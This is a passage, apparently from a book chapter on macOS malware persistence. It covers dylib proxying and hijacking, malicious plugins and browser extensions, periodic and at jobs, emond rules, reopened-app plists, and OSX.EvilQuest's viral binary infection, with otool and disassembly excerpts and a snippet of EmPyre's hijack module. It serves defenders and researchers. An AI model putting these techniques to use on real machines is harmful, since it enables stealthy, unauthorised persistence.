
```
$ otool -l /Applications/zoom.us.app/Contents/Frameworks/libssl.1.0.0.dylib

...
Load command 11
          cmd LC_REEXPORT_DYLIB
      cmdsize 96
         name /Applications/zoom.us.app/Contents/Frameworks/_libssl.1.0.0.dylib
   time stamp 2 Wed Dec 31 14:00:02 1969
      current version 1.0.0
compatibility version 1.0.0
```

The `LC_REEXPORT_DYLIB` load command tells the dynamic loader (`dyld`), *"hey, while the [malicious] library doesn't implement the required functionality you're looking for, I know who does!"*

In our example, which targets Zoom.app, once the malicious proxy dylib has been created, anytime Zoom is launched by the user, the library will be automatically loaded as well and its constructor executed. This affords both persistence and, as noted, access to Zoom's privacy permissions (e.g. mic and camera access).


A more stealthy (albeit less generic) version of dylib proxying is *"dylib hijacking"*. [25] In a dylib hijack, an attacker finds an application that attempts to load dynamic libraries from multiple locations. If the primary location does not contain the dylib, an attacker can plant a malicious dylib, which will then be loaded by the application. In

the example below, an application attempts to load `blah.dylib` first from the application's `Library/` directory (then from the `/System/Library` directory). Since `blah.dylib` does not exist in the application's `Library/` directory, and attacker can add a malicious dylib here (`blah.dylib`) which will be automatically loaded at runtime:



dylib hijacking

As noted, this technique requires an application specifically vulnerable to a dylib hijack and, for persistence, one that is (ideally) automatically started by macOS. In previous versions of macOS (OS X 10.10), Apple's `PhotoStreamAgent` was a perfect candidate as it was both vulnerable to dylib hijacking and automatically started each time the user logged in:



dylib hijacking Apple's PhotoStreamAgent

> 📝 Note:
>
> To complement my initial research on dylib hijacking, I released several tools to scan a macOS system for potentially vulnerable applications:
>
> - Dylib Hijack Scanner [26]
> - Dylib Hijack Scanner App [27]

Though (publicly known) Mac malware has not been known to leverage this technique in the wild, the popular open-source post-exploitation agent EmPyre does have a persistence module that leverages dylib hijacking [28]:

Branch: master ▾ EmPyre / lib / modules / persistence / osx / CreateHijacker.py Find file Copy path

547 lines (397 sloc) 17.2 KB Raw Blame History

```
import base64
class Module:

    def __init__(self, mainMenu, params=[]):

        # metadata info about the module, not modified during runtime
        self.info = {
            # name for the module that will appear in module menus
            'Name': 'CreateDylibHijacker',

            # list of one or more authors for the module
            'Author': ['@patrickwardle,@xorrior'],

            # more verbose multi-line description of the module
            'Description': ('Configures and EmPyre dylib for use in a Dylib hijack, given the path to a legitim
```

Empyre's dlyib hijacking persistence module [13]

For a deeper dive into dylib proxying/hijacking, see:

- "Dylib hijacking on OS X" [25]
- "MacOS Dylib Injection through Mach-O Binary Manipulation" [29]

📝 Note:

As noted earlier, with the introduction of the hardened runtime in macOS Catalina (10.15), Apple has now largely mitigated this persistence mechanism:

For more information on Apple's changes and how 3rd-party applications can protect against these attacks, see:

"DYLD_INSERT_LIBRARIES DYLIB injection in macOS / OSX" [30]

However, older versions of applications, or those that have not (yet) opted into the hardened runtime, may still be vulnerable to this persistence mechanism.

Plugins


By design, various Apple daemons and 3rd-party applications support plugins or extensions. While plugins can legitimately extend the functionality of a program, malware may abuse such plugin functionality to achieve stealthy persistence within the context of the process.

📝 Note:

As with other persistence mechanisms that leverage the loading of libraries or other components in a process, at process load time, said persistence is only triggered when the target process is started (either automatically or by the user).


An added bonus of such persistence is (stealthy) execution within the context of the target process ...a process which may have access to certain entitlements, devices, and/or sensitive resources, access that the malicious code then inherits.

All modern browsers support plugins (or extensions). In order to target the user's browser, malware authors are quite fond of creating malicious browser extensions. Such extensions are automatically loaded and executed by the browser each time it is started. Besides providing a method of persistence, these malicious plugins also provide direct access to the user's browsing sessions (to display ads, hijack traffic, extract saved passwords and more).



An example of a malicious browser extension is "Pitchofcase". In a comprehensive writeup by security researcher Phil Stokes, "Inside Safari Extensions | Malware's Golden Key to User Data" (2018) [16], it's noted that:

> *"We recently observed a Safari adware extension called "Pitchofcase" which exhibited several interesting behaviours.*
>
> *At first blush, Pitchofcase seems like any other adware extension: when enabled it redirects user searches through a few pay-for-click addresses before landing on pitchofcase[.]com. The extension runs invisibly in the background without a toolbar button or any other means to interact with it."* [31]



"Pitchofcase" (adware) browser extension [31].

Of course other applications that support plugins may be similarly subverted. For example, in "iTunes Evil Plugin Proof of Concept," [32] security researcher Pedro Vilaça (@osxreverser) previously illustrated how an attacker could coerce iTunes (on OS X 10.9) to load a malicious plugin:

> *"The [iTunes] plugin folder is writable by [the] current logged in user so a trojan dropper can easily load a malicious plugin. Or it can be used as [a] communication channel for a RAT"* [32].

Though the blog post focused on subverting iTunes in order to steal users credentials, the malicious plugin could also provide persistence (as it's automatically loaded and executed each time iTunes is started).

Finally, various Apple daemons, by design, support 3rd-party plugins. This could potentially be leveraged by malicious plugins in order to afford malware stealthy persistence (though currently no malware is known to (ab)use these plugins):


Several such daemons and their plugins include:

- Authorization Plugins
  See: "Using Authorization Plug-ins" [33]

- Directory ServicesPlugins
  See: "Two macOS persistence tricks abusing plugins" [34]

- QuickLook Plugins
  See: "macOS persistence - Spotlight importers and how to create them" [35]

- Spotlight Importers
  See: "Writing Bad @$$ Malware for OS X" [36]



abusing a spotlight importer (plugin) for persistence

> 📝 Note:
>
> In each new release of macOS, Apple continues to limit the impact of plugins (through entitlements, code-signing checks and more).

Scripts

There are various legitimate system scripts that Mac malware can surreptitiously modify in order to achieve persistence. Though this number is dwindling (goodbye `rc.common`!), others may still afford a means of persistence.

In his thorough and comprehensive "OS X Incident Response" book [37] from 2016, author Jaron Bradley (@jbradley89) discusses persistence via periodic scripts:

> *"Although not a highly advanced ASEP [AutoStart Extension Points], periodic is a one that is less thought of. This persistence mechanism... is set up with folders containing bash scripts to run daily, weekly, or monthly ... at /etc/periodic"* [37]

Though this directory is owned by root, malware with adequate privileges may be able to create (or subvert) a periodic script in order to achieve persistence at regular intervals.

```
$ ls -lart /etc/periodic/

drwxr-xr-x   5 root  wheel   160 Aug 24  2019 monthly
drwxr-xr-x  11 root  wheel   352 Aug 24  2019 daily
drwxr-xr-x   3 root  wheel    96 Feb  2 22:11 weekly
```

> 📝 Note:
>
> Though periodic scripts are (conceptually) rather similar to cron jobs, there are a few differences, such as the fact that they are handled by a separate daemon:
>
> See:
>
> "What is the difference between "periodic" and "cron" on OS X?" [38]

Bradley also discusses persistence via the `at` command (in a chapter titled "*System Startup and Scheduling*"). [37]

Specifically he states:

> *"'At tasks' are used to schedule tasks at specified times ...they are one time tasks ...but will survive a system reboot."* [37]

Sounds perfect for persistence!

> 📝 Note:
>
> On a default install of macOS, the at scheduler is disabled, However, with root privileges it can be (re)enabled (e.g. by malware).

To create an `at` job, malware (after enabling the `at` scheduler), could simply pipe persistent commands into `/usr/bin/at` while specifying the time and date of execution.

The `/usr/bin/atq` utility, as noted in its man page [39], *"lists the user's pending [at] jobs, unless the user is the superuser; in that case, everybody's jobs are listed"*

Legitimate (and/or malicious) `at` jobs are stored in the `/private/var/at/jobs/` directory.

Event Monitor Rules

Described in Volume I of Jonathan Levin's *OS Internal book(s) [40], the Event Monitor daemon (`emond`) may be (ab)used by malware on macOS to achieve persistence. A 2018 writeup titled "Leveraging Emond on macOS For Persistence" [41] delves into this more, illustrating exactly how it's accomplished, noting that the "*run command [emond] will execute any arbitrary system command*". [41] As `emond` is automatically launched by the OS during system boot, at which time it processes and executes any specified commands, malware can simply create a command for the daemon to automatically execute.


The MITRE ATT&CK project describes persistence via `emond` as well:

> "*The emond binary at /sbin/emond will load any rules from the /etc/emond.d/rules/ directory and take action once an explicitly defined event takes place. The rule files are in the plist format and define the name, event type, and action to take. Adversaries may abuse this service by writing a rule to execute commands when a defined event occurs, such as system start up or user authentication.*" [42]

Any rules to be persistently executed by `emond` can be found in the `/etc/emond.d/rules` or `/private/var/db/emondClients` directories [43].

Re-opened Applications

In 2014, in my original research paper [1] on the topic of persistence, I noted that malware could (ab)use Apple's support for "reopened" applications as a means to achieve automatic (re)execution each time the user logs in:



reopen applications prompt

When a user logs out, the applications to reopen are stored in a property list named `com.apple.loginwindow.<UUID>.plist` within the `~/Library/Preferences/ByHost` directory.

Viewing the contents of this property list reveals keys, containing values such as: the bundle identifier of the application, whether to hide it, and the path to the application to (re)launch:

```
$ plutil -p
~/Library/Preferences/ByHost/com.apple.loginwindow.151CA171-718D-592B-B37C-ABB9043C4BE
2.plist

{
  "TALAppsToRelaunchAtLogin" => [
    0 => {
      "BackgroundState" => 2
      "BundleID" => "com.apple.ichat"
      "Hide" => 0
      "Path" => "/System/Applications/Messages.app"
    }
    1 => {
      "BackgroundState" => 2
      "BundleID" => "com.google.chrome"
      "Hide" => 0
      "Path" => "/Applications/Google Chrome.app"
    }
    ...
```

To persist, malware could add itself directly to this property list, and thus be (re)executed on the next login.

Application/Binary Modification

Stealthy malware may achieve persistence by modifying legitimate programs (applications, binaries, etc) found on the infected system. If these programs are then launched, either automatically by the operating system or manually by the user, the malicious code will run.

In early 2020, security researcher Thomas Reed released a report [44] that highlighted the sophistication of adware targeting macOS.

In this report, he noted that the prolific adware, `Crossrider`, will subvert Safari in order to persist various (malicious) browser extensions:

> *"As part of this [installation] process, it also makes a copy of Safari that is modified to automatically enable certain Safari extensions when opened, without user actions required.*
>
> *After this process completes, the copy of Safari is deleted, leaving the real copy of Safari thinking that it's got a couple additional browser extensions installed and enabled."* [44]

Another example, also from early 2020, is `OSX.EvilQuest` [15]. This malware initially persists as a launch item (`com.apple.questd.plist`), but will also virally infect binaries on the system. This ensures that even if the launch item is removed, the malware will still retain persistence! As such viral persistence is rarely seen on macOS, let's take a closer look.

When initially executed `OSX.EvilQuest`, spawns a new background thread to find and infect other binaries. The function responsible for generating a list of candidates is aptly named `get_targets`, while the infection function is called `append_ei`:

```
01  ei_loader_thread:
02  0x000000010000c9a0          push        rbp
03  0x000000010000c9a1          mov         rbp, rsp
04  0x000000010000c9a4          sub         rsp, 0x30
05  0x000000010000c9a8          lea         rcx, qword [_is_executable]
06  ...
07  0x000000010000c9e0          call        get_targets
08  0x000000010000c9e5          cmp         eax, 0x0
09  0x000000010000c9e8          jne         leave
10  ...
```

```
11  0x000000010000ca17          mov         rsi, qword [rax]
12  0x000000010000ca1a          call        append_ei
```

Each candidate binary, found via the `get_targets` function, is passed to the `append_ei` function.

The `append_ei` function writes the contents of the malware (i.e. itself) to the start of the target binary, while (re)writing the original target bytes to the end of the file. It then writes a trailer to the end of the file that includes an infection marker, `0xDEADFACE`, and the offset in the file to the original target's bytes.

Once a binary has been infected, since the malware has wholly inserted itself at the start of the file, whenever the file is subsequently executed the malware will be executed first!

Of course, to ensure nothing is amiss, the malware also executes the contents of the original file. This is accomplished by parsing the trailer to get the location of the file's original bytes. These bytes are then written out to a new file named: `.<orginalfilename>1`, which the malware then executes.

> 📝 Note:
>
> For more information on OSX.EvilQuest's viral infection and persistence capabilities, see:
>
> "OSX.EvilQuest Uncovered (Part II): Insidious Capabilities" [45]


...and more!

Although we have covered a myriad of persistence mechanisms that Mac malware can (and does!) abuse to ensure it is automatically restarted, there are yet other ways.

Here we provide several other resources that also cover common persistence mechanisms in detail, as well as discuss potential methods yet to be abused:

- "Methods of Malware Persistence on mac OS X" [1]
- "How Malware Persists on macOS" [43]
- "MITRE ATT&CK: Persistence" [45]

In volume two, we'll discuss the detection of Mac malware, including how to programmatically uncover these persistent mechanisms. However, if you're interested in what software (or malware!) is persistently installed on your macOS system, I've created a free utility just for this purpose! KnockKnock [6] tells you who's there by querying your system for the myriad of persistence mechanisms discussed in this chapter:



KnockKnock? Who's There? [6]

Up Next

In this chapter we discussed numerous persistence mechanisms that macOS malware has abused to maintain persistence access to infected systems. And for good measure, discussed several alternative methods that have yet to be leveraged in the wild for malicious purposes.

In the next chapter, we'll explore the common objectives of malware, once it has persistently infected a Mac system.

References

1. “Methods of Malware Persistence on mac OS X”
https://www.virusbulletin.com/uploads/pdf/conference/vb2014/VB2014-Wardle.pdf

2. “Designing Daemons and Services”
https://developer.apple.com/library/archive/documentation/MacOSX/Conceptual/BPSystemStartup/Chapters/DesigningDaemons.html#//apple_ref/doc/uid/10000172i-SW4-BBCBHBFB

3. “Block Blocking Login Items”
https://objective-see.com/blog/blog_0x31.html

4. “Burned by Fire(fox) part i: a Firefox 0day Drops a macOS Backdoor (OSX.Netwire)”
https://objective-see.com/blog/blog_0x43.html

5. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail”
https://objective-see.com/blog/blog_0x3B.html

6. KnockKnock
https://objective-see.com/products/knockknock.html

7. “Automatically start app after install in Mac OS El Capitan”
https://stackoverflow.com/questions/35498192/automatically-start-app-after-install-in-mac-os-el-capitan

8. “The Mac Malware of 2019”
https://objective-see.com/blog/blog_0x53.html

9. “The Mac Malware of 2019: OSX.CookieMiner
https://objective-see.com/blog/blog_0x53.html#osx-cookieminer

10. “The Mac Malware of 2019: OSX.Siggen
https://objective-see.com/blog/blog_0x53.html#osx-siggen

11. “Burned by Fire(fox) part iii: a Firefox 0day Drops another macOS backdoor (OSX.Mokes)”
https://objective-see.com/blog/blog_0x45.html

12. “Understanding Apple’s binary property list format”
https://medium.com/@karaiskc/understanding-apples-binary-property-list-format-281e6da00dbd

13. “A Launchd Tutorial”
https://www.launchd.info/

14. OSX.GMERA (A/B)
https://objective-see.com/blog/blog_0x53.html#osx-gmera-a-b

15. OSX.EvilQuest Uncovered part i: infection, persistence, and more!
https://objective-see.com/blog/blog_0x59.html

16. Cron
https://en.wikipedia.org/wiki/Cron

17. EmPyre: a post-exploitation OS X/Linux agent
https://github.com/EmpireProject/EmPyre

18. "New Mac Malware Janicab Uses Old Trick To Hide"
https://www.intego.com/mac-security-blog/new-mac-malware-janicab-uses-old-trick-to-hide/

19. "Scheduling Jobs With Crontab on macOS"
https://medium.com/better-programming/https-medium-com-ratik96-scheduling-jobs-with-crontab-on-macos-add5a8b26c30

20. "Dynamic Library Programming Topics"
https://developer.apple.com/library/archive/documentation/DeveloperTools/Conceptual/DynamicLibraries/000-Introduction/Introduction.html#//apple_ref/doc/uid/TP40001908-SW1

21. "Simple code injection using DYLD_INSERT_LIBRARIES"
https://blog.timac.org/2012/1218-simple-code-injection-using-dyld_insert_libraries/

22. "Trojan-Downloader:OSX/Flashback.B"
https://www.f-secure.com/v-descs/trojan-downloader_osx_flashback_b.shtml

23. "Hardened Runtime"
https://developer.apple.com/documentation/security/hardened_runtime

24. "The 'S' in Zoom, Stands for Security"
https://objective-see.com/blog/blog_0x56.html

25. "Dylib hijacking on OS X"
https://www.virusbulletin.com/uploads/pdf/magazine/2015/vb201503-dylib-hijacking.pdf

26. Dylib Hijack Scanner
https://github.com/pandazheng/DylibHijack

27. Dylib Hijack Scanner App
https://objective-see.com/products/dhs.html

28. EmPyre Dylib Hijack Module
https://github.com/EmpireProject/EmPyre/blob/master/lib/modules/persistence/osx/CreateHijacker.py

29. “MacOS Dylib Injection through Mach-O Binary Manipulation”
https://malwareunicorn.org/workshops/macos_dylib_injection.html

30. DYLD_INSERT_LIBRARIES DYLIB injection in macOS / OSX
https://theevilbit.github.io/posts/dyld_insert_libraries_dylib_injection_in_macos_osx_deep_dive/

31. “Inside Safari Extensions | Malware’s Golden Key to User Data”
https://www.sentinelone.com/blog/inside-safari-extensions-malware-golden-key-user-data/

32. “iTunes Evil Plugin Proof of Concept”
https://reverse.put.as/2014/02/15/appledoesntgiveafuckaboutsecurity-itunes-evil-plugin-proof-of-concept/

33. “Using Authorization Plug-ins”
https://developer.apple.com/documentation/security/authorization_plug-ins/using_authorization_plug-ins

34. “Two macOS persistence tricks abusing plugins”
https://medium.com/0xcc/two-macos-persistence-tricks-abusing-plugins-6e55189be49c

35. “macOS persistence - Spotlight importers and how to create them”
https://theevilbit.github.io/posts/macos_persistence_spotlight_importers/

36. “Writing Bad @$$ Malware for OS X”
